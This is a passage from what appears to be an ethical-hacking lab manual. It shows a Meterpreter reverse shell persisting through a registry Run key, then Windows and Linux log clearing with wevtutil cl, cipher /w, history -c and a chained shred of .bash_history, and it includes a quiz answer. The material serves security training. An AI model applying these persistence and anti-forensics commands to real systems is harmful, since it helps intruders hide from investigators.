
40. Click Windows 11 to switch to Windows 11 machine login to Admin account and restart the machine so that the malicious file that is placed in the Run Registry is executed.



41. Now click Parrot Security to switch to the Parrot Security machine and you can see that the meterpreter session is opened.

It takes some time for the session to open.

42. Type getuid and press Enter, we can see that we have opened a reverse shell with admin privileges.



43. Whenever the Admin restarts the system, a reverse shell is opened to the attacker until the payload is detected by the administrator.
44. Thus, attacker can maintain persistence on the target machine using Run Registry keys.
45. This concludes the demonstration of how to maintain persistence by Modifying Registry Run Keys.
46. Close all open windows and document all the acquired information.
47. Now, before going to the next task, End the lab and re-launch it to reset the machines. To do so, click the Exit Lab option and click End Lab from the drop-down options.

Lab 4: Clear Logs to Hide the Evidence of Compromise

Lab Scenario

In the previous labs, you have seen different steps that attackers take during the system hacking lifecycle. They start with gaining access to the system, escalating privileges, executing malicious applications, and hiding files. However, to maintain their access to the target system longer and avoid detection, they need to clear any traces of their intrusion. It is also essential to avoid a traceback and possible prosecution for hacking.

A professional ethical hacker and penetration tester's last step in system hacking is to remove any resultant tracks or traces of intrusion on the target system. One of the primary techniques to achieve this goal is to manipulate, disable,or erase the system logs. Once you have access to the target system, you can use inbuilt system utilities to disable or tamper with the logging and auditing mechanisms in the target system.

This task will demonstrate how the system logs can be cleared, manipulated, disabled, or erased using various methods.

Lab Objectives

- **Clear Windows machine logs using various utilities**
- **Clear Linux machine logs using the BASH shell**

Overview of Clearing Logs

To remain undetected, the intruders need to erase all evidence of security compromise from the system. To achieve this, they might modify or delete logs in the system using certain log-wiping utilities, thus removing all evidence of their presence.

Various techniques used to clear the evidence of security compromise are as follow:


- Disable Auditing: Disable the auditing features of the target system
- Clearing Logs: Clears and deletes the system log entries corresponding to security compromise activities
- Manipulating Logs: Manipulate logs in such a way that an intruder will not be caught in illegal actions
- Covering Tracks on the Network: Use techniques such as reverse HTTP shells, reverse ICMP tunnels, DNS tunneling, and TCP parameters to cover tracks on the network.
- Covering Tracks on the OS: Use NTFS streams to hide and cover malicious files in the target system
- Deleting Files: Use command-line tools such as Cipher.exe to delete the data and prevent its future recovery
- Disabling Windows Functionality: Disable Windows functionality such as last access timestamp, Hibernation, virtual memory, and system restore points to cover tracks

Task 1: Clear Windows Machine Logs using Various Utilities

The system log file contains events that are logged by the OS components. These events are often predetermined by the OS itself. System log files may contain information about device changes, device drivers, system changes, events, operations, and other changes.


There are various Windows utilities that can be used to clear system logs such as Clear_Event_Viewer_Logs.bat, wevtutil, and Cipher. Here, we will use these utilities to clear the Windows machine logs.

1. In the Windows 11 machine, navigate to E:\CEH-Tools\CEHv13 Module 06 System Hacking\Covering Tracks Tools\Clear_Event_Viewer_Logs.bat. Right-click Clear_Event_Viewer_Logs.bat and click Run as administrator.




2. The User Account Control pop-up appears; click Yes.
3. A Command Prompt window appears, and the utility starts clearing the event logs, as shown in the screenshot. The command prompt will automatically close when finished.

Clear_Event_Viewer_Logs.bat is a utility that can be used to wipe out the logs of the target system. This utility can be run through command prompt or PowerShell, and it uses a BAT file to delete security, system, and application logs on the target system. You can use this utility to wipe out logs as one method of covering your tracks on the target system.




4. In the Windows search type cmd the Command Prompt appears in the results, click Run as administrator to launch it.
5. The User Account Control pop-up appears; click Yes.
6. A Command Prompt window with Administrator privileges appears. Run wevtutil el command to display a list of event logs.

   el | enum-logs lists event log names.



7. Now, run **wevtutil cl [log_name]** command (here, we are clearing system logs) to clear a specific event log.

   cl | clear-log: clears a log, log_name is the name of the log to clear, and ex: is the system, application, and security.



8. Similarly, you can also clear application and security logs by issuing the same command with different log names (application, security).

   wevtutil is a command-line utility used to retrieve information about event logs and publishers. You can also use this command to install and uninstall event manifests, run queries, and export, archive, and clear logs.


9. In Command Prompt, run cipher /w:[Drive or Folder or File Location] command to overwrite deleted files in a specific drive, folder, or file.

   Here, we are encrypting the deleted files on the C: drive. You can run this utility on the drive, folder, or file of your choice.

10. The Cipher.exe utility starts overwriting the deleted files, first, with all zeroes (0x00); second, with all 255s (0xFF); and finally, with random numbers, as shown in the screenshot.


    Cipher.exe is an in-built Windows command-line tool that can be used to securely delete a chunk of data by overwriting it to prevent its possible recovery. This command also assists in encrypting and decrypting data in NTFS partitions.

    When an attacker creates a malicious text file and encrypts it, at the time of the encryption process, a backup file is created. Therefore, in cases where the encryption process is interrupted, the backup file can be used to recover the data. After the completion of the encryption process, the backup file is deleted, but this deleted file can be recovered using data recovery software and can further be used by security personnel for investigation. To avoid data recovery and to cover their tracks, attackers use the Cipher.exe tool to overwrite the deleted files.



11. Press ctrl+c in the command prompt to stop the encryption.

    The time taken to overwrite the deleted file, folder or drive depends upon its size.



12. This concludes the demonstration of clearing Windows machine logs using various utilities (Clear_Event_Viewer_Logs.bat, wevtutil, and Cipher).
13. Close all open windows and document all the acquired information.

    Question 6.4.1.1

    In the Windows 11 machine, use various Windows utilities such as Clear_Event_Viewer_Logs.bat, wevtutil, and Cipher to clear system logs. Which wevtutil command will clear all system logs (enter the complete command as the answer)?

    wevtutil cl system

Task 2: Clear Linux Machine Logs using the BASH Shell


The BASH or Bourne Again Shell is a sh-compatible shell that stores command history in a file called bash history. You can view the saved command history using the more ~/.bash_history command. This feature of BASH is a problem for hackers, as investigators could use the bash_history file to track the origin of an attack and learn the exact commands used by the intruder to compromise the system.

Here, we will clear the Linux machine event logs using the BASH shell.

1. Click Parrot Security to switch to the Parrot Security machine.
2. Open a Terminal window and run export HISTSIZE=0 command to disable the BASH shell from saving the history.

   HISTSIZE: determines the number of commands to be saved, which will be set to 0.
3. In the Terminal window, run history -c command to clear the stored history.

   This command is an effective alternative to the disabling history command; with history -c, you have the convenience of rewriting or reviewing the earlier used commands.




4. Similarly, you can also use the history -w command to delete the history of the current shell, leaving the command history of other shells unaffected.

5. Run shred ~/.bash_history command to shred the history file, making its content unreadable.

   This command is useful in cases where an investigator locates the file; because of this command, they would be unable to read any content in the history file.


6. Now, run more ~/.bash_history command to view the shredded history content, as shown in the screenshot.



7. Type ctrl+z to stop viewing the shredded history content.

   The time taken for shredding history file depends on the size of the file.

8. You can use all the above-mentioned commands in a single command by issuing shred ~/.bash_history && cat /dev/null > .bash_history && history -c && exit.



9. This command first shreds the history file, then deletes it, and finally clears the evidence of using this command. After this command, you will exit from the terminal window.
10. This concludes the demonstration of how to clear Linux machine logs using the BASH shell.
11. Close all open windows and document all the acquired information.

Lab 5: Perform Active Directory (AD) Attacks Using Various Tools

Lab Scenario

